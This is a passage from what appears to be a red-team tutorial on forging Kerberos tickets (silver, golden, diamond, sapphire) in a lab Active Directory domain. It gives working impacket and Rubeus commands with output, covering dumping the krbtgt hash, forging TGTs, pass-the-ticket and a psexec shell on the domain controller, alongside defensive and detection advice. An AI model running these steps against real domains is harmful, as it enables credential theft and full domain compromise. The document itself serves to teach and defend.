12/07/2019 02:14 AM <DIR> PerfLogs  
02/25/2024 06:49 AM <DIR> Program Files  
02/20/2024 06:43 AM <DIR> Program Files (x86)  
03/08/2024 12:58 PM <DIR> Tools  
02/20/2024 11:54 AM <DIR> Users
```

mimikatz silver ticket ("golden" function)

Typically, machine account passwords rotate every 30 days. So, obtaining the updated secret keys is imperative to create new silver tickets.


Useful Defenses:

- Enable privileged attribute certificate validation of Kerberos. This can assist with the prevention and detection of silver tickets.
- Use a strong password policy for service accounts.
- Enforce user least privilege.
- Audit service accounts.

Golden tickets:

If the secret key of the krbtgt account is compromised (e.g., through complete domain compromise and gaining DCSync rights), ticket-granting tickets (TGTs) signed by the krbtgt account can be forged.

With these TGTs forged with the `krbtgt` secret key, an adversary can obtain service tickets and thus obtain permissions for any service, on any machine and as any domain user. Graphically, the flow of this attack would look like the following diagram:



Golden Ticket attack flow

To forge this Golden Ticket, an adversary will need the secret key of the krbtgt account (in this example, the NT hash) and the SID (Security IDentifier) of the domain:

```
(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-secretsdump lareslabs.local/Lares.DA:Password1.@DC1.Lareslabs.local | grep "krbtgt:502:"
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0b1534c89020c1c44274470a5514f47d:::

(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-lookupsid lareslabs.local/Lares.DA:Password1.@DC1.Lareslabs.local | grep "Domain SID"
[*] Domain SID is: S-1-5-21-4164589718-1869447727-3637930069
```

Getting krbtgt hash and the domain SID with impacket.

With the krbtgt hash and the domain SID, ticketer script can be used to forge the Golden Ticket. As we mentioned before, in environments with domain controllers updated at least to November 2021, we will need the -user-id of a user that exists within the domain:

```
(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-lookupsid lareslabs.local/Elliot.A:Lareslabs1.@DC1.Lareslabs.local | grep "Elliot"
1105: LARESLABS\Elliot.A (SidTypeUser)
```

Domain User SID

```
ticketer.py -user-id userID -aesKey krbtgtAESKey -domain-sid domainSid -domain
domain -dc-ip DCIP domainUser
```

```
(ray㉿karma)-[~/ad/tools/lab]
└─$ python3 ticketer.py -user-id 1105 -aesKey 858d1f9471e97aaafc01f3765358e9496a0b8c41856d1e4137b305cbd75
37dba8 -domain-sid S-1-5-21-4164589718-1869447727-3637930069 -domain lareslabs.local -dc-ip 192.168.25.1
33 Elliot.a
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lareslabs.local/Elliot.a
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in Elliot.a.ccache

(ray㉿karma)-[~/ad/tools/lab]
└─$ export KRB5CCNAME=Elliot.a.ccache

(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-psexec -k -no-pass dc1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc1.lareslabs.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file kyEomrWj.exe
[*] Opening SVCManager on dc1.lareslabs.local.....
[*] Creating service QwKk on dc1.lareslabs.local.....
[*] Starting service QwKk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.5576]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

Ticketer Golden Ticket

The following image illustrates how, when authenticating with Kerberos via psexec, the forged TGT is sent through a TGS-REQ with the privileged groups added to the PAC:

16	5.449929	192.168.25.134	192.168.25.133	KRB5	1393 TGS-REQ
17	5.450821	192.168.25.133	192.168.25.134	KRB5	1454 TGS-REP
22	5.454210	192.168.25.134	192.168.25.133	SMB2	1397 Session Setup Request
Acct Name: Elliot.a					
<ul style="list-style-type: none"> > Full Name > Logon Script > Profile Path > Home Dir > Dir Drive <ul style="list-style-type: none"> Logon Count: 500 Bad PW Count: 0 User RID: 1105 Group RID: 513 Num RIDs: 5 > GroupIDs <ul style="list-style-type: none"> Referent ID: 0x00007c07 Max Count: 5 > GROUP_MEMBERSHIP: <ul style="list-style-type: none"> Group RID: 513 > Attributes: 0x00000007 > GROUP_MEMBERSHIP: <ul style="list-style-type: none"> Group RID: 512 > Attributes: 0x00000007 > GROUP_MEMBERSHIP: <ul style="list-style-type: none"> Group RID: 520 > Attributes: 0x00000007 > GROUP_MEMBERSHIP: <ul style="list-style-type: none"> Group RID: 518 > Attributes: 0x00000007 > GROUP_MEMBERSHIP: <ul style="list-style-type: none"> Group RID: 519 > Attributes: 0x00000007 > User Flags: 0x00000000 > User Session Key: 00000000000000000000000000000000 > Server > Domain: LARESLABS.LOCAL > SID pointer: <ul style="list-style-type: none"> > SID pointer <ul style="list-style-type: none"> Referent ID: 0x00009f42 Count: 4 > Domain SID: S-1-5-21-4164589718-1869447727-3637930069 (Domain SID) Dummy1 Long: 0x00000000 					

In the same way, from Windows, Rubeus allows this kind of tickets forging through its "golden" function:

```
.\\Rubeus.exe golden /aes256:KRBTGTAESKey /user:domainUser
```

```

OK Command Prompt
C:\Users\Elliot.A\Downloads>.\Rubeus.exe golden /aes256:858d1f9471e97aafc01f3765358e9496a0b8c41856d1e4137b305cbd7537dba8 /ldap /user:Lares.DA /printcmd /ptt

v2.3.2

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller DC1.lareslabs.local
[*] Searching path 'DC=lareslabs,DC=local' for '(samaccountname=Lares.DA)'
[*] Retrieving group and domain policy information over LDAP from domain controller DC1.lareslabs.local
[*] Searching path 'DC=lareslabs,DC=local' for '(&(distinguishedname=CN=Domain Admins,CN=Users,DC=lareslabs,DC=local)(objectsid=S-1-5-21-4164589718-186944772-1102-945F-00C04FB984F9))'
[*] Attempting to mount: \dc1.lareslabs.local\SYSVOL
[X] Error mounting \dc1.lareslabs.local\SYSVOL error code ERROR_ACCESS_DENIED (5)
[!] Warning: Unable to get domain policy information, skipping PasswordCanChange and PasswordMustChange PAC fields.
[*] Retrieving netbios name information over LDAP from domain controller DC1.lareslabs.local
[*] Searching path 'CN=Configuration,DC=lareslabs,DC=local' for '(&(netbiosname=*)(dnsroot=lareslabs.local))'

[*] Building PAC

[*] Domain : LARESLABS.LOCAL (LARESLABS)
[*] SID : S-1-5-21-4164589718-1869447727-3637930069
[*] UserId : 1119
[*] Groups : 512,513
[*] ServiceKey : 858d1f9471e97aafc01f3765358e9496a0b8c41856d1e4137b305cbd7537dba8
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey : 858d1f9471e97aafc01f3765358e9496a0b8c41856d1e4137b305cbd7537dba8
[*] KDCKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service : krbtgt
[*] Target : lareslabs.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Lares.DA@lareslabs.local'

[*] AuthTime : 4/5/2024 5:25:32 AM
[*] Starttime : 4/5/2024 5:25:32 AM
[*] Endtime : 4/5/2024 3:25:32 PM
[*] RenewTill : 4/12/2024 5:25:32 AM

```

Rubeus golden ticket

```

[+] Ticket successfully imported!

[*] Printing a command to recreate a ticket containing the information used within this ticket

C:\Users\Elliot.A\Downloads\Rubeus.exe golden /aes256:858D1F9471E97AAFC01F3765358E9496A0B8C41856D1E4137B305CBD7537DBA8 /user:Lares.DA /id:1119 /pgid:513 /domain:lareslabs.local /sid:S-1-5-21-4164589718-1869447727-3637930069 /pwdlastset:"3/10/2024 8:53:48 AM" /logoncount:56 /displayname:"Lares.DA" /netbios:LARESLABS /groups:512,513 /dc:DC1.lareslabs.local /uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD

C:\Users\Elliot.A\Downloads>dir \\DC1\c$ 
Volume in drive \\DC1\c$ has no label.
Volume Serial Number is A2F6-F923

Directory of \\DC1\c$ 

02/20/2024  06:14 AM    <DIR>          inetpub
03/30/2024  11:53 AM    <DIR>          PerfLogs
02/26/2024  02:13 PM    <DIR>          Program Files
03/29/2024  03:28 AM    <DIR>          Program Files (x86)
02/29/2024  02:31 PM    <DIR>          Users
04/05/2024  04:08 AM    <DIR>          Windows
              0 File(s)           0 bytes
              6 Dir(s)  39,927,484,416 bytes free

```

access to CIFS after ptt with the Golden Ticket

Useful Defenses:


- Change the KRBTGT account password every 180 days.
- Events 4768 & 4769.
- A possible tactic for detecting the use of golden tickets is to look for TGS-REQs without corresponding AS-REQs.
- Restricting administrative privileges across security boundaries.

- Well-known IOAs associated with Golden Tickets: the default End and Renew time is 10 years minus two days.

Diamond tickets:

Unlike a Golden Ticket, where a new TGT is forged with the hash of the krbtgt account, the **Diamond Ticket technique modifies a legitimate TGT issued by a KDC**. To do this, the TGT is decrypted using the secret key of the krbtgt account, then modified with the desired fields and re-signed with the key.

The following is a diagram showing the attack flow:



Diamond ticket attack flow

Rubeus performs this attack through its “diamond” function:

```
.\Rubeus.exe diamond /tgtdeleg /ticketuser:domainUser
/ticketuserid:domainUserID /groups:groupsToAddToPAC /krbkey:KRBRGTAESKey /ptt
```

```

Administrator: Windows PowerShell
PS C:\Users\elliot.a\Downloads> .\Rubeus.exe diamond /tgtdeleg /ticketuser:elliot.a /ticketuserid:1105
/groups:512 /krbkey:858d1f9471e97aafc01f3765358e9496a0b8c41856d1e4137b305cbd7537dba8 /ptt
v2.3.2

[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC1.lareslabs.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: NrxVYPf0lfukw6yi3rnIE6E12Ggcis+lyFhtzgw2Guc=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoREbD0xBUkVTTEFCUy5MT0NBTKIk
MCKgAwIBAqEbMBkbBmtyYnRndBsPTEFSRVNMQUJTLkxPQ0FMo4IEajCCBAGawIBEqEDAgECoIEWASC
BFReovlCapbtmG6by8TYk8stCfDB9IZaWT4UIAL/zrHiWwQKHA/11jWsgFx47j+QM5Hht8cfU492B6W
BA63yCmSJXy0dsV07mKV16cv7KcB1vGCA1CgJRFwW6rx+X2WbVtuCo2k2/QHR051arrYTDD0/0TeCd1
TaAk5HmqDe5VhJ2FgyV10f74Piir8NC4I1s8tCG2161hU858rXa/1XUVWeVq7FM1vkrz9xHqcqN71D6
bCeKtJquQpQk08iaAB4rnF4LL8GyUMgzVJfLrH+AkDOI3yyMDhzLBzi4iI185GGknT1Mx7csw3wbNpj0
kcdG+oe/buBrpaSBpizdXEEIftGoPMqr5yVe6d70QQazodnXQ/wecj/sCc6P1UTIT8KAGaqXuVe2JLg2
WhmvXEFWzg7qOn6742A9EP+uwetbVceAh7BXktrXVeifmFHzhuiimyIxvccKhskgLuc9endnN5ZgIMz1
kEngThJmwjz99DAqmTxqyNqU3BzHQNY6n6XscbsyCzbd2BesK7xmN3orNAjvJIRxQ/DBCiJ5u/Wa+sA
AX1mSlh0n/y7zKG/uvb6XCwxYzTQDecQxKZ69FeuX78iRn5RA4GcM7FE9tq3R23MNWZga8wY0atGefYA
EbNqJh/3kvhkBC3T8cHbyxLK7bbAF3Y+rtek9ru9b235ePNKZ3w8Bs5UPfcMKxbpSWFhsa1qCV16HSnY
JIIVaj4uUQCMws0ymK+TcPuWi1Ftv877mKommuUCZSA8Sp7gfwe1UhIw3kydt/WSI18jvJknfK96KFZYj
kwNo0fytwOYIAxM2dRRRIUed581f1DDrGc3byA86mRpCbgsH05+ta+6bkVEVqi/gtrJggKAeIBEMrS2KQ
y1dYW9uuuVuSP+UKY2gRJJIMIFKVwN7AbzYhj6SHFwHlg8SIXiQ0rozPoPt1njyY3dwkK5cnCepWPid
PQfEWcR208suCkZxGkByDqPjMXk2MwNSGg6H/pRW2NNwaYOVECOApxc4YEelWGt0tG020Y6Noyo9yYyRq
GNta/7wEjBCT1jo81TGJKV1N+pwXQF8NZjeuu/UgLJ79MNAZrFa5KMNNNUjyJ1WtdRKKVi091ei0qxs6t
cqidjBRObyftRwSbu1mIT1IwmHujFA7uYFgRoop8IiH4jU1tZkShs1ghVuPcHH1103uSKpcrfW/x1SNp
bI22s60E0RPcP/tzybe9Xa1eVk3BXdb38DY523jRuqW/uawvZPGbw74yMc1WGeoPEpWSAAjhDA7xjQML
LuyrKgCsI8CJ758YzmHiGvk/iL2d/vXgXes5BZDoC79LzUzo45IyJXYXGJP5ujDf/qt/op5L+/VpZWJ2
TrL1hcEy0jo9ZeEve2eYaYx3LC2GJL8uEckX0z/Uffnz+CkHYTWWoS1NnwAg/57Hw983LxoW0eXnrrX
jh/AJLZR8psJ0zdy4h9HTxNcH1eNMRchaVHz6hyo4HvMIhsoAMCAQC1geQEgeF9gd4wgduuggdgwgdUw
gdKgKzApoAMCARKhIgQghS1eSgq7MrYVc9/taFxtCVLlkqa3W+a+Q6qMIVHAzYuhERsPTEFSRVNMQUJT
LkxPQ0FMohUwE6ADAgEB0QwwChsIRWxsaw90LkGjBwMFAGChAAC1ERgPMjAyNDA1MTQxMTEwNTJaphEY
DzIwMjQwNTE0MjExMDUyWqcRGA8yMDI0MDUyMTExMTA1M1qoERsPTEFSRVNMQUJTLkxPQ0FMsQwIqAD
AgECoRswGRsGa3JidGd0Gw9MQVJFU0xBQ1MuTE9DQuw=
```

- [*] Decrypting TGT
- [*] Retrieving PAC
- [*] Modifying PAC
- [*] Signing PAC
- [*] Encrypting Modified TGT

Diamond Ticket forging

[*] base64(ticket.kirbi):

Rueus Diamond ticket

```
[+] Ticket successfully imported!
PS C:\Users\elliot.a\Downloads> dir \\dc1.lareslabs.local\c$
```

```
Directory: \\dc1.lareslabs.local\c$
```

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
d----	2/20/2024 2:14 PM		inetpub
d----	3/30/2024 7:53 PM		PerfLogs
d-r--	2/26/2024 10:13 PM		Program Files
d----	3/29/2024 11:28 AM		Program Files (x86)
d-r--	2/29/2024 10:31 PM		Users
d----	5/1/2024 12:06 AM		Windows

Access to the DC after perform ptt with the Diamond ticket

Sapphire tickets:

Created by [Charlie "Shutdown"](#), Sapphire tickets are the evolution of Diamond Tickets, stealthier. These are legitimate tickets, but while the Diamond ticket modifies the PAC, the Sapphire ticket replaces it with the PAC of another privileged user.

The way to obtain the legitimate PAC of a privileged user is thanks to [S4U2self+u2u](#).

Although we will see this Kerberos extension in detail in the next post focusing on delegations, here is a brief summary of how these Kerberos extensions work:

S4U2Self Extension: *Subprotocol extension to the Kerberos protocol that allows a service to obtain a Kerberos service ticket for a user that has not authenticated to the Key Distribution Center (KDC). S4U includes S4U2proxy and S4U2self. Basically, allows a service to receive the user's authorization data (e.g the PAC).*

For this extension, it is required through the KRB_TGS_REQ:


- Must have at least one Service Principal Name (SPN) to allow the DC to encrypt the generated service ticket with the service secret key.
- Data structure PA_FOR_USER, which contains the information about the user on whose behalf the service requests the service ticket.
- The PAC returned in the service ticket in the following KRB_TGS_REQ contains the authorization data.

U2U Authentication: *allows the client to request that the ticket issued by the KDC be encrypted using a session key from a TGT issued to the party that will verify the authentication, basically provides a method to perform authentication when the verifier does not have access to long-term service key.* In order to perform this U2U authentication, the KRB_TGS_REQ needs to contain:

- additional-tickets: field containing the TGT from the secret-key is taken.

- ENC-TKT-IN-SKEY = TRUE : supports user-to-user authentication by allowing the KDC to issue a service ticket encrypted using the session key from another TGT issued to another user.
- ServiceName (sname) that can refer to an user, not necessarily a service with SPN.

In brief, the following would be the forging flow of a Sapphire Ticket:



The following steps are taken during the Sapphire ticket forging process:

1. Obtain the secret keys of **KRBTGT** and **Elliot.A**.
2. Performing the pre-authentication process with a non-privileged user through **KRB_AS_REQ** message (e.g for **Elliot.A**).
3. The KDC issued a legit TGT.
4. Generate a **KRB_TGS_REQ** with:
 - **PA_FOR_USER**: struc with the impersonated user (e.g Administrator)
 - Service name (same): Elliot.A, same user from the 1º step.
 - Elliot.A's TGT will be added to the additional-tickets field
 - **ENC-TKT-IN-SKEY** flag set to TRUE (indicates that the ticket for the end server is to be encrypted in the session key from the additional TGT provided).

Analyzing the network traffic, it is possible to identify the mentioned requirements in the **KRB_TGS_REQ** request:

119	4.653468	192.168.25.134	192.168.25.169	KRB5	245 AS-REQ
120	4.653905	192.168.25.169	192.168.25.134	KRB5	248 KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
129	4.753690	192.168.25.134	192.168.25.169	KRB5	325 AS-REQ
130	4.754452	192.168.25.169	192.168.25.134	KRB5	1681 AS-REP
139	4.761174	192.168.25.134	192.168.25.169	KRB5	1405 TGS-REQ
<hr/>					
.... .0.. = unused13: False0.. = constrained-delegation: False1 = canonicalize: True 0... = request-anonymous: False .0. = unused17: False .0. = unused18: False .0. = unused19: False 0... = unused20: False0.. = unused21: False0.. = unused22: False0.. = unused23: False 0... = unused24: False .0. = unused25: False .0. = disable-transited-check: False .1 = renewable-ok: True 1... = enc-tkt-in-key: True0.. = unused29: False0.. = renew: False0.. = validate: False realm: LARESLABS.LOCAL sname name-type: kRB5-NT-UNKNOWN (0) sname-string: 1 item SNameString: elliot.a till: May 15, 2024 14:31:34.000000000 Romance Daylight Time nonce: 1420427729 etype: 2 items additional-tickets: 1 item Ticket tkt-vno: 5 realm: LARESLABS.LOCAL sname name-type: kRB5-NT-PRINCIPAL (1) sname-string: 2 items SNameString: krbtgt SNameString: LARESLABS.LOCAL					

Custom KRB-TGS-REQ

The PA-FOR-USER padata value is used for the user that wants to impersonate (Administrator). As a snamestring, U2U is employed to obtain a service ticket for an unprivileged user (Elliot.A):


66	3.038682	192.168.25.134	192.168.25.133	KRB5	245 AS-REQ
67	3.039135	192.168.25.133	192.168.25.134	KRB5	248 KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
75	3.139659	192.168.25.134	192.168.25.133	KRB5	325 AS-REQ
76	3.140288	192.168.25.133	192.168.25.134	KRB5	1553 AS-REP
85	3.147349	192.168.25.134	192.168.25.133	KRB5	1149 TGS-REQ
87	3.148193	192.168.25.133	192.168.25.134	KRB5	1527 TGS-REP
<hr/>					
> Frame 85: 1149 bytes on wire (9192 bits), 1149 bytes captured (9192 bits) on interface \Device\NPF_{3E5C454D-02A5-4AAF-AF91-FB0FE699F891}, id 0 > Ethernet II, Src: VMware_a3:1b:0c (00:0c:29:a3:1b:0c), Dst: VMware_89:3d:fe (00:0c:29:89:3d:fe) > Internet Protocol Version 4, Src: 192.168.25.134, Dst: 192.168.25.133 > Transmission Control Protocol, Src Port: 35298, Dst Port: 88, Seq: 1461, Ack: 1, Len: 1095 > [2 Reassembled TCP Segments (2555 bytes): #84(1460), #85(1095)]					
> Kerberos > Record Mark: 2551 bytes > tgs-req					
